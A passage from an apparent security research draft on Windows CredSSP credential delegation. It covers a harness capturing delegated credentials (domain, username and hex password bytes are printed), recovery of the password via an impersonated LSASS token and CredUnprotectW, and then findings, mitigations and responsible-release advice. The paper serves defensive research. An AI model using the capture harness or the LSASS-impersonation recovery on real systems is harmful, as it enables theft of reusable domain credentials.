CredUnprotectW failed with ERROR_NOT_CAPABLE from the original administrator context and while impersonating a SYSTEM token obtained from Winlogon. Unprotection succeeded after the thread impersonated a duplicated token obtained from the LSASS process and CredUnprotectW was called with fAsSelf set to FALSE, causing the API to use the thread impersonation context.

```
PS C:\users\Administrator.test\desktop> .\CredSSP2.exe server 0.0.0.0 8085
[server] listening on 0.0.0.0:8085 ...
[server] client connected
[server] found cert, using it for Schannel credential
[server] context established -- pulling delegated credentials...
[server] QueryContextAttributes(SECPKG_ATTR_CREDS) = 0x00000000
[server] >>> CAPTURED 230 bytes of delegated credential material <<<
SubmitType: 2
--- Credential Type: Password Logon ---
Domain: TEST.LOCAL
Username: Administrator
Password: Password Length: 114
Password MaximumLength: 116
Password Offset: 86
40 00 40 00 44 00 07 00 08 00 0c 00 0a 00 0d 00 67 00 41 00 41 00 41 00 41 00 41 00 6e 00 50 0
77 00 61 00 4e 00 67 00 63 00 4d 00 62 00 55 00 4c 00 38 00 53 00 41 00 6e 00 4e 00 42 00 6f 0
53 00 74 00 6a 00 6c 00 6e 00 4b 00 23 00 75 00 49 00
PS C:\users\Administrator.test\desktop>
```

Figure 15. Protected credential representation returned by the Windows server-side API.

Important qualifier: This additional protection was observed in Microsoft's Windows server-side implementation. The client still delegated the actual password inside the protected protocol exchange. A custom or third-party server implementation is not shown by these tests to inherit the same post-receipt protection boundary.

5. Findings

Application control

The client application determines whether to request fresh or default credential delegation. The tested Windows policy then permits or denies that request based on credential type and destination scope.

No separate caller-privilege gate observed

Delegation succeeded from the tested unprivileged service and batch-logon contexts. No separate administrative or SeTcbPrivilege requirement was observed merely to invoke the authorized CredSSP flow.

Bare wildcard scope

In the tested configuration, a bare * entry matched arbitrary harness SPN strings, including a service on a non-domain-joined host.

Kerberos authentication condition

Every successful Kerberos-based case in this research completed the tested user-to-user path using an appropriate server-side TGT. Tested substitutes based only on conventional service tickets failed.

Protocol content versus transport exposure

The protocol carried the actual password in recoverable form, while TLS and the authentication layer protected that content in transit.

Windows implementation boundary

Microsoft's server-side API returned a CredTrustedProtection representation and required an appropriate trusted thread context to recover the password.

Implementation-specific caveat

The Windows protected representation must not be treated as a universal CredSSP protocol guarantee.

6. Protections and Mitigations

Default-credential delegation is not enabled merely because CredSSP exists. An administrator must configure the relevant delegation policy and permitted-server entries. A broad wildcard materially increases the authorized destination scope and should be avoided unless the operational requirement is explicit and documented.

Credential Guard

Credential Guard prevents CredSSP from using saved or SSO credentials for delegation, while users can still supply fresh credentials. The precise statement is therefore that Credential Guard blocks default or SSO-style CredSSP delegation, not that it disables all CredSSP authentication.

Protected Users

Microsoft documents that CredSSP does not cache a signed-in Protected Users member's plaintext credentials even when Allow delegating default credentials is enabled. In the lab, default-credential delegation did not occur for the tested Protected Users account.

Operational recommendations

- Avoid bare wildcard permitted-server entries. Prefer explicit service-class and destination scopes.
- Review both the standard and NTLM-only CredSSP delegation policies.
- Use Protected Users for accounts that should not expose reusable default credentials through CredSSP.
- Use Credential Guard where compatible with operational requirements, while recognizing that fresh credentials may still be supplied.
- Treat authorized CredSSP destinations as systems that may receive reusable credentials, regardless of whether the Windows server-side API later wraps those credentials.
- Do not treat endpoint detection as a substitute for restrictive credential-delegation policy.

7. Limitations and Future Work

- The tested operating-system builds, patch levels, and policy states must be listed in the publication version.
- The Kerberos conclusion should be accompanied by a complete permutation matrix and packet evidence.
- NTLM-only CredSSP behavior was not characterized to the same depth in this draft.
- The Windows server-side protected credential behavior does not establish behavior for third-party implementations.
- Telemetry, ETW, and event-log results remain to be collected.
- The harness should be reviewed for safe defaults and release scope before publication.

8. Responsible Tool Release Considerations

The harness has legitimate reproducibility and defensive research value because it demonstrates protocol behavior independently of mstsc.exe. A public release should make the research easier to validate without unnecessarily packaging credential recovery as a turnkey capability.

- Default to localhost or an explicitly supplied lab listener rather than a network-wide bind.
- Require an explicit acknowledgement or lab-only flag before requesting default-credential delegation.
- Omit plaintext password printing and automated CredUnprotect recovery from the public branch, or place those experiments in a clearly separated, non-default research module.
- Redact credentials and key material from logs by default.
- Document required policy changes and the security impact before showing execution examples.

- Include a responsible-use statement, tested versions, known limitations, and detection/mitigation guidance.
- Publish source with reproducible build instructions and avoid prebuilt binaries if the goal is peer review rather than broad operational use.

References

- Microsoft, Credential Security Support Provider Protocol [MS-CSSP].
- Microsoft, Credential Security Support Provider.
- Microsoft, CredSSP Group Policy Settings.
- Microsoft, Policy CSP - ADMX_CredSsp.
- Microsoft, CredProtectW, CredUnprotectW, and CredIsProtectedW API documentation.
- Microsoft, Protected Users security group documentation.
- Microsoft, Credential Guard considerations and default credential isolation documentation.